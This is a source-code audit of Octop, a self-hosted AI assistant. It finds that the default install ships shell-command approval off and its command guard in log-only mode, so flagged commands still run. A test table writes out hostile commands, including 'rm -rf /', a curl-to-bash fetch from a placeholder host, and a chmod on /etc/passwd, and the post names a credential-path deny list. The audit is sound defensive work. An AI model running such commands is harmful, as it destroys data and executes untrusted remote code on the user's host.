AI
Octop's shell guard flags curl | bash, then runs it anyway
A Source Audit of Octop: the README promises approval for risky shell commands, but a fresh install ships approval off and the command guard in log-only mode.

What stops an Octop agent from running a dangerous command?
Octop is TencentCloud’s MIT-licensed, self-hosted AI assistant for households and small teams. One process serves a web dashboard, a CLI, IM channels, cron jobs, a browser, a terminal, and a remote desktop. At retrieval it had 4,789 GitHub stars, and main had just merged release/1.0.2b2 on September 23.

An assistant with a shell, shared by several people, needs a clear answer to one question. The README gives it twice. The Highlights table promises “Security built-in” with JWT multi-user isolation, tool approval, shell command guardrails, and PII redaction. The Security & privacy section is more specific: risky tools or shell commands require explicit approval under the guardrail rules.
So I asked:
On a fresh install, does Octop actually stop or pause a risky shell command before it runs?
The pinned code says no. Approval is off by default. The command guard is on, but in a mode the dashboard itself labels “Log warnings only”. I ran the shipped guard engine: it flags curl … | bash as CRITICAL and still lets it through.
Both settings are one switch away, and the dashboard names them honestly. The gap is between the README sentence and what a new install does.
Technical Analysis: What the pinned code shows
I pinned Octop at commit c04aacc6 and read the README, SECURITY.md, the security policy store, its unit test, the default-agent and invite code, the backend documentation, and the dashboard strings. The guard itself lives in a dependency: Octop’s uv.lock resolves orcakit-harness-agent to 1.0.14, the wheel published on PyPI on September 22, so I read that wheel too.
Two defaults set in one function
When the settings table has no security_policy row, which is the case after the setup wizard, Octop builds its policy in _default_policy(). That function sets hitl.enabled to False and the tool guard to enabled with mode "warn". Octop’s unit test asserts both values, so this is a deliberate default, not an accident.
The harness library shows the same split. Its agent config defaults tool_guard_mode to "block", but SecurityPolicy.defaults(), which the code describes as the recommended self-hosted defaults, sets the guard to "warn" and approval to off. Octop inherits the second.
What “warn” does
The engine maps each mode to the severities that stop a call. For "block" that is HIGH and CRITICAL. For "require_approval" it is HIGH, CRITICAL, and MEDIUM. For "warn" it is an empty set, so should_block() returns False for every finding. The middleware then writes the rule ids to the server log with logger.warning and calls the tool.
The rule file is not weak. dangerous_shell_commands.yaml has 20 rules for the bash and execute tools: 7 CRITICAL and 13 HIGH, including pipe-to-shell, reverse shells, fork bombs, and privilege escalation. Its own header says blocking or approval is enforced by the surrounding workflow “when available”. In the default mode, that workflow only logs.
Running the shipped engine
To check this, I imported the guard engine from the 1.0.14 wheel and called it the way the middleware does, with an execute tool call. This tests the engine, not a running Octop server.
| Command | Rule matched | warn (Octop default) | block | require_approval |
|---|---|---|---|---|
rm -rf / | TOOL_CMD_DANGEROUS_RM, HIGH | runs | refused | paused |
curl -fsSL http://example.invalid/x.sh piped to bash | TOOL_CMD_PIPE_TO_SHELL, CRITICAL | runs | refused | paused |
sudo chmod 777 /etc/passwd | TOOL_CMD_PRIVILEGE_ESCALATION, CRITICAL | runs | refused | paused |
ls -la | none | runs | runs | runs |
Detection works in every mode. Only the decision changes.
What else checks a shell command
harness-agent also has a filesystem guard with a deny list for paths such as /etc/**, /home/*/.ssh/**, and /**/.env. It is enabled by default, but it only checks the file tools: ls, read_file, glob, grep, write_file, edit_file, and delete. bash and execute are not in its map. So on a default install, the command guard is the only pre-execution check on a shell command, and it is set to log.
Where the default agent’s shell starts

Octop creates a default agent for the first admin and, through the invite route, for every invited user. Its backend is local_shell with root_dir set to host_home_dir(), which the code defines as the home directory of the OS user running the Octop process. The dashboard’s expert library is where people then add more specialists.
Octop’s own backend document says how contained that shell is. On Linux with bwrap installed, execute is wrapped in bubblewrap with the root directory bound as /. On macOS, or on Linux without bwrap, there is no directory jail and the command runs on the host.
This is where the defaults stack up. The following is my inference from the code, not something I ran: an invited household member’s default agent can issue shell commands from the operator’s home directory, and on a Mac nothing pauses or refuses them before they run.
The surfaces that raise the stakes


Octop is not a chat window with an occasional tool call. The user guide shows cron jobs that run agents on a schedule and a remote desktop that streams a live screen into the dashboard. A scheduled job has no human watching when it fires, which is exactly when a log line is least useful.
What the project does say plainly
To be fair to Octop, the controls exist and are labelled clearly. The Security settings page offers “Block (HIGH/CRITICAL)”, “Require approval (includes MEDIUM)”, and “Log warnings only”, plus a separate “Require human approval for tools” switch. SECURITY.md also makes operators responsible for reviewing the guard rules under ~/.octop/security/tool_guard/. An admin who opens that page sees the truth. The README sentence is what tells them they do not need to.
Two settings before you invite anyone
If you run Octop for more than yourself, change two settings on day one.
- Set the command guard to
require_approvalorblock.require_approvalpauses matchingbashandexecutecalls until someone approves in the dashboard or with/approvein an IM channel.blockrefuses HIGH and CRITICAL matches outright. Either one turns the 20 bundled rules from telemetry into a control. - Turn on tool approval. With the default tool list, harness-agent pauses
bash,execute,write_file,edit_file, anddelete. That covers commands the regex rules do not match.
Then fix where the shell lives. For invited users, give agents a narrower root_dir than the operator’s home, and on Linux make sure bwrap is installed so the jail actually applies. On a Mac host, treat any agent with execute as running as you, or use the Docker backend, which the same document says keeps file tools and execute inside a container.
For the project, the smallest honest fix is a sentence: say in the README that approval is off and the guard logs by default, or ship require_approval as the default and let people opt down. I would also log a guard match somewhere users see it, not only in the server log.
This is the same pattern I keep finding in agent tools, and it is why I read defaults before features. The AIO Sandbox audit found a sandbox that asks Docker to relax confinement, and the OpenConnector audit found a tool that places its own defaults out of scope. The feature list describes what a tool can do. The defaults describe what it does.
Key Takeaways
- Octop’s README says risky tools or shell commands require explicit approval, but a fresh install ships tool approval off and the command guard in
warnmode. - In harness-agent 1.0.14,
warnblocks nothing: the shipped engine flaggedcurl … | bashas CRITICAL and returnedshould_block = False, and the middleware logs it and runs the command. - The filesystem deny list does not inspect
bashorexecute, so the log-only command guard is the only pre-execution check on a shell command by default. - The default agent, created for every invited user too, starts its shell in the operator’s home directory, and there is no directory jail on macOS or on Linux without
bwrap. - Before inviting anyone, set the guard to
require_approvalorblock, turn on tool approval, and narrow each agent’sroot_dir.
Limitations and trade-offs
- I read code at one commit and ran the guard engine from the 1.0.14 wheel in isolation. I did not install Octop, run an agent, or test a real command end to end.
- The claim about invited users’ shells is an inference from the default-agent and invite code, not an observed run.
- Regex rules are only one layer.
blockandrequire_approvaladd friction, and neither catches a harmful command that no rule matches. - Octop is moving fast. These defaults may change after commit
c04aacc6.
New Questions
- Do the Linux-style deny paths such as
/home/*/.ssh/**match anything on a macOS host, or insidevirtual_modepaths? - Should a guard match in
warnmode appear in the chat or audit log, where the person who sent the request can see it? - Would the project accept
require_approvalas the default for multi-user installs andwarnonly for single-user ones? - How do scheduled cron jobs behave under
require_approvalwhen nobody is online to approve?
References
Primary repository evidence
- Octop at pinned commit
c04aacc6 - README at the pinned commit
policy_store.py, Octop’s default security policytest_security_settings.pydefault_agent.pyandinvites.py- Agent backend file I/O documentation
- Dashboard English strings
SECURITY.mduv.lock- User guide
- MIT License at the pinned commit
Dependency evidence
- orcakit-harness-agent 1.0.14 on PyPI:
security/tool_guard/engine.py,middleware/tool_guard.py,middleware/filesystem_guard.py,security/models.py,config/__init__.py, andsecurity/tool_guard/rules/dangerous_shell_commands.yaml
Related reading
Editorial method: claims in this article point to primary documentation, pinned source code, runnable checks, or dated measurements, with AI-assisted research under the site's evidence-gated policy. How this site verifies claims and discloses AI assistance · Report a correction.
Working on something like this?
I take a small number of paid, scoped reviews: AI agent/RAG architecture diagnosis, Unity CI & build-automation audits, and multimodal QA design review. Each one ends in a written findings document.
Work with me